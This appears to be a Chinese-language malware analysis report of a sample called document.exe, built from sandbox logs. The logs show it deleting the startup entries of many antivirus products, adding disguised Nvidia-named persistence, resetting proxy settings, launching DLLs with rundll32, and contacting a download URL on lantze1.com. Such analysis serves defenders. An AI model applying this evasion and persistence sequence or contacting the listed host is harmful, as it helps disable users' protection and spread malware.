

查找删除防护软件注册表操作：

Registry Activity:

=====

```
[RegSetValue] Explorer.EXE:2204 > HKCU\Software\Microsoft\Windows\CurrentVersion\Shell Extensions\Cached\{E88DCCE0-B7B3-11D1-A9F0-00A0060FA31}
(000214E6-0000-0000-C000-000000000046) 0xFFFF = 01 00 00 00 00 00 00 69 1E 74 AD 67 D5 01
[RegSetValue] windbg.exe:2748 > HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\FirstFolder\0 = 43 00 3A 00 5C 00 50 00 72 00 6F 00
67 00 72 00
[RegSetValue] Explorer.EXE:2204 > HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\ApplicationDestinations\MaxEntries = 15
[RegSetValue] services.exe:472 > HKLM\System\CurrentControlSet\services\TrustedInstaller\Start = 2
[RegSetValue] TrustedInstaller.exe:2580 > HKLM\COMPONENTS\ServiceStackVersions\6.1.7601.17514 (win7sp1_rtm.101119-1850) = 2019/9/10:8:0:15.201
6.1.7601.17514 (win7sp1_rtm.101119-1850)
[RegSetValue] TrustedInstaller.exe:2580 > HKLM\COMPONENTS\LastScavengeCookie
[RegSetValue] TrustedInstaller.exe:2580 > HKLM\COMPONENTS\LastScavengeFlags = 7
[RegSetValue] TrustedInstaller.exe:2580 > HKLM\COMPONENTS\ServiceStackVersions\6.1.7601.17514 (win7sp1_rtm.101119-1850) = 2019/9/10:8:0:21.301
6.1.7601.17514 (win7sp1_rtm.101119-1850)
[RegSetValue] TrustedInstaller.exe:2580 > HKLM\COMPONENTS\ExecutionState = 2
[RegSetValue] TrustedInstaller.exe:2580 > HKLM\COMPONENTS\ExecutionState = 5
[RegDeleteValue] TrustedInstaller.exe:2580 > HKLM\COMPONENTS\PendingXmlIdentifier
[RegDeleteValue] TrustedInstaller.exe:2580 > HKLM\COMPONENTS\PoqexecFailure
[RegDeleteValue] TrustedInstaller.exe:2580 > HKLM\COMPONENTS\ExecutionState
[RegDeleteValue] TrustedInstaller.exe:2580 > HKLM\COMPONENTS\RepairTransactionPending
[RegDeleteValue] TrustedInstaller.exe:2580 > HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Component Based Servicing\Clean
[RegSetValue] services.exe:472 > HKLM\System\CurrentControlSet\services\TrustedInstaller\Start = 3
[RegDeleteKey] TrustedInstaller.exe:2580 > HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Component Based Servicing\RebootPending
[RegDeleteValue] document.exe:2856 > HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\SBAMTray
[RegDeleteValue] document.exe:2856 > HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\sbamui
[RegDeleteValue] document.exe:2856 > HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\ccray
[RegDeleteValue] document.exe:2856 > HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\CAVRID
[RegDeleteValue] document.exe:2856 > HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\BDAgent
[RegDeleteValue] document.exe:2856 > HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\egui
[RegDeleteValue] document.exe:2856 > HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\avast!
[RegDeleteValue] document.exe:2856 > HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\AVG8_TRAY
[RegDeleteValue] document.exe:2856 > HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\JSTray
[RegDeleteValue] document.exe:2856 > HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\K7SystemTray
[RegDeleteValue] document.exe:2856 > HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\K7TSStart
[RegDeleteValue] document.exe:2856 > HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\SpIDerMail
[RegDeleteValue] document.exe:2856 > HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\DrWebScheduler
[RegDeleteValue] document.exe:2856 > HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\AVP
[RegDeleteValue] document.exe:2856 > HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\OfficeScanNT Monitor
[RegDeleteValue] document.exe:2856 > HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\SpamBlocker
[RegDeleteValue] document.exe:2856 > HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\Spam Blocker for Outlook Express
[RegDeleteValue] document.exe:2856 > HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\F-PROT Antivirus Tray application
```

样本行为审计可以总结下完整的样本document.exe行为：document.exe运行创建%Temp%\NvMcTray.exe和%Temp%\NvTaskbarInit.exe（这个是受保护隐藏的备份），之后通过NvMcTray.exe进行正常流程调用rundll32.exe运行，删除英伟达注册表并新增额外启动项指向隐藏备份的释放文件NvTaskbarInit.exe，开启代理，删除防护软件启动项等操作。之后NvTaskbarInit.exe还会调用下载dll进行后续下载操作。



```
[CreateProcess] document.exe:2372 > "%UserProfile%\Desktop\document.exe"
[Child PID: 2856]
[CreateProcess] document.exe:2856 > "%Temp%\NvMcTray.exe" [Child PID: 2968]
[CreateFile] document.exe:2856 > %LocalAppData%\Temp\1\NvTaskbarInit.exe
[SHA256: e41e19b9ee8889b3887b8cacf264468c661bdf382706bbd9052c1f95c4eea504]
[CreateFile] document.exe:2856 > %LocalAppData%\Temp\1\NvTaskbarInit.exe
[SHA256: e41e19b9ee8889b3887b8cacf264468c661bdf382706bbd9052c1f95c4eea504]
```

```
[CreateFile] document.exe:2856 > %LocalAppData%\Temp\1\NvTaskbarInit.exe
[SHA256: e41e19b9ee8889b3887b8cacf264468c661bdf382706bbd9052c1f95c4eea504]
[CreateFile] document.exe:2856 > %LocalAppData%\Temp\1\NvTaskbarInit.exe
[SHA256: e41e19b9ee8889b3887b8cacf264468c661bdf382706bbd9052c1f95c4eea504]
[CreateFile] document.exe:2856 > %LocalAppData%\Temp\1\NvMcTray.exe [SHA256:
5877a70e36f1d51945837daae394da0275ca57e8acbb725fad992b454b7d16c6]
[CreateFile] document.exe:2856 > %LocalAppData%\Microsoft\windows\Temporary
Internet Files\Content.IE5\index.dat [SHA256:
196ba3121fba4cb7e6dad93f46bda0450996aed308325f124ac7a508ff6bb10]
[CreateFile] document.exe:2856 > %AppData%\Microsoft\windows\Cookies\index.dat
[SHA256: 75d0b1743f61b76a35b1fedd32378837805de58d79fa950cb6e8164bfa72073a]
[CreateFile] document.exe:2856 >
%LocalAppData%\Microsoft\windows\History\History.IE5\index.dat [SHA256:
3269095d5a98d381acfa4bdfab9e47d2e58f84bf646bf5a4bf2a3f6c6630203c]
[RegDeleteValue] document.exe:2856 >
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL
[RegDeleteValue] document.exe:2856 >
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride
[RegDeleteValue] document.exe:2856 >
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer
[RegDeleteValue] document.exe:2856 >
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\APVXDWIN
[RegDeleteValue] document.exe:2856 >
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\avast!
[RegDeleteValue] document.exe:2856 >
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\AVG8_TRAY
[RegDeleteValue] document.exe:2856 >
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\AVP
[RegDeleteValue] document.exe:2856 >
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\BDAgent
[RegDeleteValue] document.exe:2856 >
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\CAVRID
[RegDeleteValue] document.exe:2856 >
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\cctray
[RegDeleteValue] document.exe:2856 >
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\DrWebScheduler
[RegDeleteValue] document.exe:2856 >
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\egui
[RegDeleteValue] document.exe:2856 >
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\F-PROT Antivirus
Tray application
[RegDeleteValue] document.exe:2856 >
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\IStRay
[RegDeleteValue] document.exe:2856 >
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\K7SystemTray
[RegDeleteValue] document.exe:2856 >
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\K7TSstart
[RegDeleteValue] document.exe:2856 >
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\McENUI
[RegDeleteValue] document.exe:2856 >
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\MskAgent.exe
[RegDeleteValue] document.exe:2856 >
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\OfficeScanNT
Monitor
[RegDeleteValue] document.exe:2856 >
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\RavTask
[RegDeleteValue] document.exe:2856 >
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\SBAMTray
```

```
[RegDeleteValue] document.exe:2856 >
HKLM\SOFTWARE\wow6432Node\Microsoft\Windows\CurrentVersion\Run\sbamui
[RegDeleteValue] document.exe:2856 >
HKLM\SOFTWARE\wow6432Node\Microsoft\Windows\CurrentVersion\Run\SCANINICIO
[RegDeleteValue] document.exe:2856 >
HKLM\SOFTWARE\wow6432Node\Microsoft\Windows\CurrentVersion\Run\Spam Blocker for
Outlook Express
[RegDeleteValue] document.exe:2856 >
HKLM\SOFTWARE\wow6432Node\Microsoft\Windows\CurrentVersion\Run\SpamBlocker
[RegDeleteValue] document.exe:2856 >
HKLM\SOFTWARE\wow6432Node\Microsoft\Windows\CurrentVersion\Run\SpIDerMail
[RegDeleteValue] document.exe:2856 >
HKLM\SOFTWARE\wow6432Node\Microsoft\Windows\CurrentVersion\Run\Windows Defender
[RegSetValue] document.exe:2856 >
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\nvidia01 = 09
[RegSetValue] document.exe:2856 >
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\nvidia02 = 10
[RegSetValue] document.exe:2856 >
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable =
0
[RegSetValue] document.exe:2856 >
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Nvidia Control Center =
C:\Users\LAB-WI~1\AppData\Local\Temp\1\NvTaskbarInit.exe
[RegSetValue] document.exe:2856 >
HKLM\SOFTWARE\wow6432Node\Microsoft\Tracing\document_RASAPI32\ConsoleTracingMask
= 4294901760
[RegSetValue] document.exe:2856 >
HKLM\SOFTWARE\wow6432Node\Microsoft\Tracing\document_RASAPI32\EnableConsoleTraci
ng = 0
[RegSetValue] document.exe:2856 >
HKLM\SOFTWARE\wow6432Node\Microsoft\Tracing\document_RASAPI32\EnableFileTracing
= 0
[RegSetValue] document.exe:2856 >
HKLM\SOFTWARE\wow6432Node\Microsoft\Tracing\document_RASAPI32\FileDirectory =
%windir%\tracing
[RegSetValue] document.exe:2856 >
HKLM\SOFTWARE\wow6432Node\Microsoft\Tracing\document_RASAPI32\FileTracingMask =
4294901760
[RegSetValue] document.exe:2856 >
HKLM\SOFTWARE\wow6432Node\Microsoft\Tracing\document_RASAPI32\MaxFileSize =
1048576
[RegSetValue] document.exe:2856 >
HKLM\SOFTWARE\wow6432Node\Microsoft\Tracing\document_RASMANCS\ConsoleTracingMask
= 4294901760
[RegSetValue] document.exe:2856 >
HKLM\SOFTWARE\wow6432Node\Microsoft\Tracing\document_RASMANCS\EnableConsoleTraci
ng = 0
[RegSetValue] document.exe:2856 >
HKLM\SOFTWARE\wow6432Node\Microsoft\Tracing\document_RASMANCS\EnableFileTracing
= 0
[RegSetValue] document.exe:2856 >
HKLM\SOFTWARE\wow6432Node\Microsoft\Tracing\document_RASMANCS\FileDirectory =
%windir%\tracing
[RegSetValue] document.exe:2856 >
HKLM\SOFTWARE\wow6432Node\Microsoft\Tracing\document_RASMANCS\FileTracingMask =
4294901760
```

```
[RegSetValue] document.exe:2856 >  
HKLM\SOFTWARE\Wow6432Node\Microsoft\Tracing\document_RASMANCS\MaxFileSize =  
1048576
```

NvTaskbarInit.exe样本行为审计：释放plareb.dll到%LocalAppData%\plareb.dll，调用rundll32.exe运行dll。

```
[CreateProcess] NvMcTray.exe:2968 > "rundll32.exe  
%LocalAppData%\plareb.dll,Startup" [Child PID: 1584]  
[CreateFile] NvMcTray.exe:2968 > %LocalAppData%\plareb.dll [SHA256:  
c38239c98d9ba20e7af37cd7e516dc69d3accfaf699d9d517976f6cfeccb052c]  
[RegSetValue] NvMcTray.exe:2968 >  
HKCU\Software\Microsoft\Windows\CurrentVersion\Jyitoz\Ekixeda = 42 01 30 03 41  
05 40 07 3C 09 4F 0B 3E 0D 3E 0F(转码为: undefined)  
[RegSetValue] NvMcTray.exe:2968 >  
HKCU\Software\Microsoft\Windows\CurrentVersion\Jyitoz\Yhukeb = 43 01 38 03 58  
05 53 07 7B 09 6F 0B 7E 0D 7D 0F(转码为: undefined)
```

rundll32.exe调用行为审计：rundll32.exe 运行%LocalAppData%\efazufer.dll，运行
_5b78e6e8a21a43cd8ced445ed9ca5ed30ca6835_0b3cf67e\Report.wer，运
行%LocalAppData%\plareb.dll，修改注册表，修改cookie等。

```
[CreateProcess] NvMcTray.exe:2968 > "rundll32.exe  
%LocalAppData%\plareb.dll,Startup" [Child PID: 1584]  
[CreateProcess] rundll32.exe:1584 > "rundll32.exe  
%LocalAppData%\plareb.dll,iep" [Child PID: 2616]  
[CreateProcess] rundll32.exe:1584 > "rundll32.exe  
%LocalAppData%\plareb.dll,iep" [Child PID: 2272]  
[CreateFolder] rundll32.exe:2616 > %LocalAppData%\Microsoft\Windows\Temporary  
Internet Files\Content.IE5  
[CreateFile] rundll32.exe:2616 > %LocalAppData%\Microsoft\Windows\Temporary  
Internet Files\Content.IE5\index.dat [SHA256:  
196ba3121fba4cb7e6dadcd93f46bda0450996aed308325f124ac7a508ff6bb10]  
[CreateFolder] rundll32.exe:2616 > %AppData%\Microsoft\Windows\Cookies  
[CreateFile] rundll32.exe:2616 > %AppData%\Microsoft\Windows\Cookies\index.dat  
[SHA256: 75d0b1743f61b76a35b1fedd32378837805de58d79fa950cb6e8164bfa72073a]  
[CreateFolder] rundll32.exe:2616 >  
%LocalAppData%\Microsoft\Windows\History\History.IE5  
[CreateFile] rundll32.exe:2616 >  
%LocalAppData%\Microsoft\Windows\History\History.IE5\index.dat [SHA256:  
3269095d5a98d381acfa4bdfab9e47d2e58f84bf646bf5a4bf2a3f6c6630203c]  
[CreateFile] rundll32.exe:2616 > %LocalAppData%\Microsoft\Windows\Temporary  
Internet Files\Content.IE5\BQES0LUV\get2[1].htm [SHA256:  
f0a3eec2709682107edae2372e8984e15bd3b2b7e3de9878ba76cd69cc556ce0]  
[CreateFile] rundll32.exe:2616 > %LocalAppData%\efazufer.dll [SHA256:  
f0a3eec2709682107edae2372e8984e15bd3b2b7e3de9878ba76cd69cc556ce0]  
[CreateFile] werFault.exe:2864 >  
%LocalAppData%\Microsoft\Windows\WER\ReportArchive\AppCrash_rundll32.exe_5b78e6e  
8a21a43cd8ced445ed9ca5ed30ca6835_0b3cf67e\Report.wer [SHA256:  
33e3065cc7fe4f4a6c7b707fbef7a138a81cdc7906fcf2b565be5e91ec17ec08]  
[CreateFile] werFault.exe:2864 >  
%LocalAppData%\Microsoft\Windows\WER\ReportArchive\AppCrash_rundll32.exe_5b78e6e  
8a21a43cd8ced445ed9ca5ed30ca6835_0b3cf67e\Report.wer [SHA256:  
33e3065cc7fe4f4a6c7b707fbef7a138a81cdc7906fcf2b565be5e91ec17ec08]  
[CreateFolder] rundll32.exe:2272 > %LocalAppData%\Microsoft\Windows\Temporary  
Internet Files\Content.IE5
```

```
[CreateFile] rundll32.exe:2272 > %LocalAppData%\Microsoft\windows\Temporary
Internet Files\Content.IE5\index.dat [SHA256:
196ba3121fba4cb7e6dad93f46bda0450996aed308325f124ac7a508ff6bb10]
[CreateFolder] rundll32.exe:2272 > %AppData%\Microsoft\windows\Cookies
[CreateFile] rundll32.exe:2272 > %AppData%\Microsoft\windows\Cookies\index.dat
[SHA256: 75d0b1743f61b76a35b1fedd32378837805de58d79fa950cb6e8164bfa72073a]
[CreateFolder] rundll32.exe:2272 >
%LocalAppData%\Microsoft\windows\History\History.IE5
[CreateFile] rundll32.exe:2272 >
%LocalAppData%\Microsoft\windows\History\History.IE5\index.dat [SHA256:
3269095d5a98d381acfa4bdfab9e47d2e58f84bf646bf5a4bf2a3f6c6630203c]
[CreateFile] rundll32.exe:2272 > %LocalAppData%\Microsoft\windows\Temporary
Internet Files\Content.IE5\YYP4M2G5\get2[1].htm [SHA256:
f0a3eec2709682107edae2372e8984e15bd3b2b7e3de9878ba76cd69cc556ce0]
[CreateFile] rundll32.exe:2272 > %LocalAppData%\amamuwesebebe.dll [SHA256:
f0a3eec2709682107edae2372e8984e15bd3b2b7e3de9878ba76cd69cc556ce0]
[RegSetValue] rundll32.exe:1584 >
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Akiliyuwamo = rundll32.exe
"C:\Users\LAB-windows2008\AppData\Local\plareb.dll",Startup
[RegSetValue] rundll32.exe:1584 >
HKCU\Software\Microsoft\Windows\CurrentVersion\Jyitoz\Sgayicelotef = 168
[RegSetValue] rundll32.exe:2616 >
HKCU\Software\Microsoft\Windows\CurrentVersion\Jyitoz\Yhukeb = 43 01 38 03 58
05 53 07 7B 09 6F 0B 7E 0D 7D 0F
[RegSetValue] rundll32.exe:2616 >
HKCU\Software\Microsoft\Windows\CurrentVersion\Jyitoz\Jnaperote = 31 01 31 03
35 05 30 07 08 09
[RegSetValue] rundll32.exe:2616 >
HKLM\SOFTWARE\Wow6432Node\Microsoft\Tracing\rundll32_RASAPI32\EnableFileTracing
= 0
[RegSetValue] rundll32.exe:2616 >
HKLM\SOFTWARE\Wow6432Node\Microsoft\Tracing\rundll32_RASAPI32\EnableConsoleTraci
ng = 0
[RegSetValue] rundll32.exe:2616 >
HKLM\SOFTWARE\Wow6432Node\Microsoft\Tracing\rundll32_RASAPI32\FileTracingMask =
4294901760
[RegSetValue] rundll32.exe:2616 >
HKLM\SOFTWARE\Wow6432Node\Microsoft\Tracing\rundll32_RASAPI32\ConsoleTracingMask
= 4294901760
[RegSetValue] rundll32.exe:2616 >
HKLM\SOFTWARE\Wow6432Node\Microsoft\Tracing\rundll32_RASAPI32\MaxFileSize =
1048576
[RegSetValue] rundll32.exe:2616 >
HKLM\SOFTWARE\Wow6432Node\Microsoft\Tracing\rundll32_RASAPI32\FileDirectory =
%windir%\tracing
[RegSetValue] rundll32.exe:2616 >
HKLM\SOFTWARE\Wow6432Node\Microsoft\Tracing\rundll32_RASMANCS\EnableFileTracing
= 0
[RegSetValue] rundll32.exe:2616 >
HKLM\SOFTWARE\Wow6432Node\Microsoft\Tracing\rundll32_RASMANCS\EnableConsoleTraci
ng = 0
[RegSetValue] rundll32.exe:2616 >
HKLM\SOFTWARE\Wow6432Node\Microsoft\Tracing\rundll32_RASMANCS\FileTracingMask =
4294901760
[RegSetValue] rundll32.exe:2616 >
HKLM\SOFTWARE\Wow6432Node\Microsoft\Tracing\rundll32_RASMANCS\ConsoleTracingMask
= 4294901760
```



```
[RegSetValue] rundll32.exe:2616 >
HKLM\SOFTWARE\Wow6432Node\Microsoft\Tracing\rundll32_RASMANCS\MaxFileSize =
1048576
[RegSetValue] rundll32.exe:2616 >
HKLM\SOFTWARE\Wow6432Node\Microsoft\Tracing\rundll32_RASMANCS\FileDirectory =
%windir%\tracing
[RegSetValue] rundll32.exe:2616 >
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable =
0
[RegDeleteValue] rundll32.exe:2616 >
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer
[RegDeleteValue] rundll32.exe:2616 >
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride
[RegDeleteValue] rundll32.exe:2616 >
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL
[RegSetValue] rundll32.exe:2616 >
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet
Settings\Connections\SavedLegacySettings = 46 00 00 00 0A 00 00 00 09 00 00 00
00 00 00 00
[RegSetValue] rundll32.exe:2616 >
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet
Settings\Connections\DefaultConnectionSettings = 46 00 00 00 06 00 00 00 09 00
00 00 00 00 00 00
[RegDeleteValue] rundll32.exe:2616 >
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet
Settings\ZoneMap\ProxyBypass
[RegDeleteValue] rundll32.exe:2616 >
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Internet
Settings\ZoneMap\ProxyBypass
[RegDeleteValue] rundll32.exe:2616 >
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet
Settings\ZoneMap\IntranetName
[RegDeleteValue] rundll32.exe:2616 >
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Internet
Settings\ZoneMap\IntranetName
[RegSetValue] rundll32.exe:2616 >
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet
Settings\ZoneMap\UNCAsIntranet = 0
[RegSetValue] rundll32.exe:2616 >
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet
Settings\ZoneMap\AutoDetect = 0
[RegDeleteValue] rundll32.exe:2616 >
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet
Settings\ZoneMap\ProxyBypass
[RegDeleteValue] rundll32.exe:2616 >
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Internet
Settings\ZoneMap\ProxyBypass
[RegDeleteValue] rundll32.exe:2616 >
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet
Settings\ZoneMap\IntranetName
[RegDeleteValue] rundll32.exe:2616 >
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Internet
Settings\ZoneMap\IntranetName
[RegSetValue] rundll32.exe:2616 >
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet
Settings\ZoneMap\UNCAsIntranet = 0
```

```

[RegSetValue] rundll32.exe:2616 >
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet
Settings\ZoneMap\AutoDetect = 0
[RegSetValue] rundll32.exe:2272 >
HKCU\Software\Microsoft\Windows\CurrentVersion\Jyitoz\Yhukeb = 43 01 38 03 58
05 53 07 7B 09 6F 0B 7E 0D 7D 0F
[RegSetValue] rundll32.exe:2272 >
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable =
0
[RegDeleteValue] rundll32.exe:2272 >
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer
[RegDeleteValue] rundll32.exe:2272 >
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride
[RegDeleteValue] rundll32.exe:2272 >
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL
[RegSetValue] rundll32.exe:2272 >
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet
Settings\Connections\SavedLegacySettings = 46 00 00 00 0B 00 00 00 09 00 00 00
00 00 00 00
[RegDeleteValue] rundll32.exe:2272 >
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet
Settings\ZoneMap\ProxyBypass
[RegDeleteValue] rundll32.exe:2272 >
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Internet
Settings\ZoneMap\ProxyBypass
[RegDeleteValue] rundll32.exe:2272 >
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet
Settings\ZoneMap\IntranetName
[RegDeleteValue] rundll32.exe:2272 >
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Internet
Settings\ZoneMap\IntranetName
[RegSetValue] rundll32.exe:2272 >
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet
Settings\ZoneMap\UNCAsIntranet = 0
[RegSetValue] rundll32.exe:2272 >
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet
Settings\ZoneMap\AutoDetect = 0
[RegDeleteValue] rundll32.exe:2272 >
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet
Settings\ZoneMap\ProxyBypass
[RegDeleteValue] rundll32.exe:2272 >
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Internet
Settings\ZoneMap\ProxyBypass
[RegDeleteValue] rundll32.exe:2272 >
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet
Settings\ZoneMap\IntranetName
[RegDeleteValue] rundll32.exe:2272 >
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Internet
Settings\ZoneMap\IntranetName
[RegSetValue] rundll32.exe:2272 >
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet
Settings\ZoneMap\UNCAsIntranet = 0
[RegSetValue] rundll32.exe:2272 >
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet
Settings\ZoneMap\AutoDetect = 0


```

网络行为发现连接大量域名IP，主要两处：

```
whatismyip.com/automation/n09230945.asp（确定本地IP地址）  
cr1.microsoft/pki/cr1/products/CSPCA.cr1（校验.net证书）  
081007e30903.lantze1.com/get2.php?  
c=CNEUQIGW&d=26606B67393435363E2F676268307D3F22202222425243177757E4469747A22421  
3131B1212151E0E5C434F116F1C6A76057701040172050A0D0309797F7F0C7304707A01707E767F7  
E0C7F7F6B2C263E2737216964606F7E31333F616E6A3A535155505243070305545A4D031E180A024  
C442C455329031B12474B4C4D4E47B6B0B6BABDA3F6F5E7EAB7F9F9E3EAE3FCA2A0BDF1EDF3B1F4F  
